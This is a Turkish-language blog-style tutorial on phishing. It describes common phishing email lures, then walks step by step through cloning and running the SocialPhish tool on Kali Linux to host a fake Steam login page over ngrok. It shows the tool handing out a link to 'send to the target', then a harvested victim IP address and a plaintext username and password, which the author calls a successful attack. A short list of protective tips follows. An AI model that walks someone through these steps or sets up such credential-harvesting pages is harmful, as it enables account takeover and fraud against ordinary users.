
-Social Phishing Attack

Phishing saldırılarıyla kullanıcı hesap numaraları,kullanıcı şifreleri ve parolaları,kredi kartı numaraları,internet bankacılığında kullanılan kullanıcı kodu ve şifreleri gibi bilgilerin çalınması amaçlanıyor.

Örneğin alan adları, bankalar, e-ticaret siteleri vb. gibi şirketlerin gerçek sitelerinin kopyalarıdır. Kurban giriş bilgilerini (kullanıcı adı ve şifre) veya diğer önemli bilgileri girdiğinde, bu kopya siteden gerçek siteye yönlendirilir.

E-posta yöntemini kullanan dolandırıcılar burada da kullanıcıları farklı şekillerde aldatma yoluna giderler:

a) E-postanıza devamlı temas halinde olduğunuz kuruluşlardan gönderiliyormuş izlenimi verilen sahte bir e-posta gönderiliyor. Bu e-postalarda kullanıcıya kurumun web sitesine gitmesinin gerektiği, şifresinin süresinin dolduğu söylenir ve altta o sayfaya yönlendirileceği bir link (bağlantı) verilir. Dolandırıcı daha önceden hazırladığı ve kuruluşun sitesinin aynısı veya benzeri olan bu siteye kullanıcıyı getirdikten sonra, ondan şifreyi girmesini ister. Dolandırıcı bu şifreyi kullanarak internet aracılığı ile para transferi, e-ticaret, sizin adınıza bağış toplama, reklam gönderme, çok sayıda spam mesaj gönderme vb. işler yapabilir.

- b)** Bazı e-postalarda ise; bir yarışma düzenlendiği ve bu yarışmaya katılması teklif edilen kullanıcılara ödül olarak bir ürün kazandıkları ancak gerekli kişisel bilgileri vermeleri gerektiği söylenir. Bu gibi durumlarda bilgilerini veren kullanıcının tüm bilgileri dolandırıcının eline geçer.
- c)** Bir başka kullanılan teknikte ise; gelen e-postada müşteriye kişisel bilgilerini güncellemesi gerektiği, tüm bilgileri tekrar girmesi bunun kendileri açısından daha iyi hizmet verebilmeleri için gerekli olduğu söylenir.
- d)** Bir başka teknikte ise; gelen e-postada kullanıcının e-posta kotasının dolduğu, eğer bilgilerini güncellemezse hesabının kapatılacağı söylenir.
- e)** Son zamanlarda bazı bankaların başlatmış oldukları ve cep telefonları ile para transferine imkân veren sistem kullanılarak banka müşterilerine sanki kendi hesaplarına para gönderilmiş veya alınmış gibi gösterilip sahte banka sitesi linki (bağlantı yolu) verilerek bu paranın tahsil edilebilmesi için bilgi güncelleştirmesi istendiği bilinmektedir.

Bir bilgisayar korsanı sahte bir uygulama giriş sayfası oluşturduğunda uygulamaya yapılan kimlik avı saldırısı başlar. Kullanıcıları kandırmak için, bu sahte sayfalar olabildiğince gerçek siteye benzeyecek şekilde tasarlanmıştır. Bir kullanıcı uygulama kullanıcı kimliğini ve şifresini sahte sayfaya verdiğinde, bu kimlik bilgileri saldırgan tarafından ele geçirilir. Kullanıcı, gerçek kimlik doğrulaması için genellikle gerçek uygulama oturum açma sayfasına yeniden yönlendirilecektir. Ancak hasar çoktan verilmiştir. Kullanıcıların uygulama kimlik bilgileriyle saldırgan, hesaba tam erişime sahiptir. (Kullanıcı aynı kimlik bilgilerini diğer sosyal medya siteleri için veya daha kötüsü banka hesabı için de kullanıyorsa, saldırgan potansiyel olarak bunlara da erişebilir.)

Aşağıda SPEAR PHİSİNG saldırısının nasıl yapıldığı adım adım anlatılmıştır:

Masaüstüne gitmek için `cd /Desktop` yazıyoruz.Ardından terminalimize `git clone` yazıp yanına <https://github.com/xHak9x/SocialPhish.git> linkini kopyalayıp yapıştırıyoruz.Masaüstümüze dosya iniyor.

```
(kali㉿kali)-[~]
$ cd Desktop/

(kali㉿kali)-[~/Desktop]
$ git clone https://github.com/xHak9x/SocialPhish.git
Cloning into 'SocialPhish' ...
remote: Enumerating objects: 392, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 392 (delta 0), reused 2 (delta 0), pack-reused 389
Receiving objects: 100% (392/392), 7.92 MiB | 1.65 MiB/s, done.
Resolving deltas: 100% (121/121), done.
```

Terminale `cd SocialPhish` yazarak dosyanın içine giriyoruz.`ls` yazıp dosyanın içindekileri görüyoruz.

```
(kali㉿kali)-[~/Desktop]
$ cd SocialPhish

(kali㉿kali)-[~/Desktop/SocialPhish]
$ ls
LICENSE  README.md  sites  socialphish.sh
```

Socialphish.sh yi başlatmamız gerekiyor.Bunun için terminale bash socialphish.sh yazıyoruz.Karşımıza çıkan site isimlerinden hangisini kopyalamak istiyorsak onun numarasını yazıyoruz.Ben steam istediğim için 11 yazıyorum.Ardından iki hizmet çıkıyor karşımıza.Ngrok hizmetini yüklemek istediğim için 2 yazıyorum.

```
(kali@kali)-[~/Desktop/SocialPhish]
$ bash socialphish.sh

SOCIALPHISH

..... Phishing Tool coded by: @Hak9 .....

[01] Instagram      [17] IGFollowers  [33] Custom
[02] Facebook      [18] eBay
[03] Snapchat      [19] Pinterest
[04] Twitter       [20] Cryptocurrency
[05] Github        [21] Verizon
[06] Google        [22] DropBox
[07] Spotify       [23] Adobe ID
[08] Netflix       [24] Shopify
[09] PayPal        [25] Messenger
[10] Origin        [26] GitLab
[11] Steam         [27] Twitch
[12] Yahoo         [28] MySpace
[13] LinkedIn      [29] Badoo
[14] Protonmail    [30] VK
[15] Wordpress     [31] Yandex
[16] Microsoft     [32] devianART

[*] Choose an option: 11

[01] Serveo.net (SSH Tunelling, Best!)
[02] Ngrok

[*] Choose a Port Forwarding option: 2
[*] Downloading Ngrok ...
[*] Starting php server ...
[*] Starting ngrok server ...
[*] Send this link to the Target: https://03849eeb4cb4.ngrok.io

[*] Or using tinyurl: https://tinyurl.com/yk3vewbt

[*] Waiting victim open the link ...
```

Karşımıza çıkan iki linkide kullanabiliyoruz.

Linki kopyalayıp internette açtığımızda steam sayfası gibi görünen sayfa açılıyor.Bu sayfayı kim açıyorsa terminalimizde o kişinin hem ip adresini hem de işlettiği sistemin özelliklerini gösterir.Bilgiler steam/saved.ip.txt dosyasına yazılır.

```
[*] IP Found!
[*] Victim IP: 88.236.125.185
[*] User-Agent: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
[*] Saved: steam/saved.ip.txt
```


Giren kiři username ve password kısmını doldurdup sign in butonuna bastıktan sonra o kiři steam sitesinin anasayfasına yönlendirilir.

Bizim terminalimize giriş tuřuna basan kiřinin bilgileri account ve password řeklinde gelir.

```
[*] Waiting credentials ...  
[*] Credentials Found!  
[*] Account: merve1607  
[*] Password: merve23.  
[*] Saved: sites/steam/saved.usernames.txt
```

Böylelikle merve1607 adlı kullanıcının řifresini öğrenmiř olduk ve saldırımız başarıyla gerçekteřti.

Bu saldırıdan korunma yolları:

- Kiřisel bilgilerinizi isteyen e-postalara yanıt vermeyin.
- Gelen e-postanın kimden geldiğinden emin değilseniz dikkate almayınız. Unutmayın hiç bir kurum veya kuruluş e-posta yoluyla sizden kiřisel bilgilerinizi istemez.
- řüpheli gördüğünüz e-postalardaki URL linklerini tıklamayın.
- E-posta mesajlarındaki kısaltılmış URL linklerine (bit.ly,ow.ly, tinyurl.com, is.gd, goo.gl, tiny.cc, cli.gs vb.) kesinlikle tıklamayın.
- řüpheli veya bilmediğiniz web sitelerine kiřisel bilgilerinizi vermeyin.
- Kiřisel bilgilerinizi girmek için banka, kredi kartı ve servis sağlayıcılarının web sitelerini ziyaret ettiğinizde, web sitesinin URL'sini internet tarayıcınıza doğrudan yazın.
- Güvenli olan sitelerde bile çevrimiçi olarak bir formu doldurmadan önce, sitenin üçüncü kiřilerle bu bilgileri paylařıp paylařmadığını belirten gizlilik anlaşmasının olup olmadığını kontrol edin.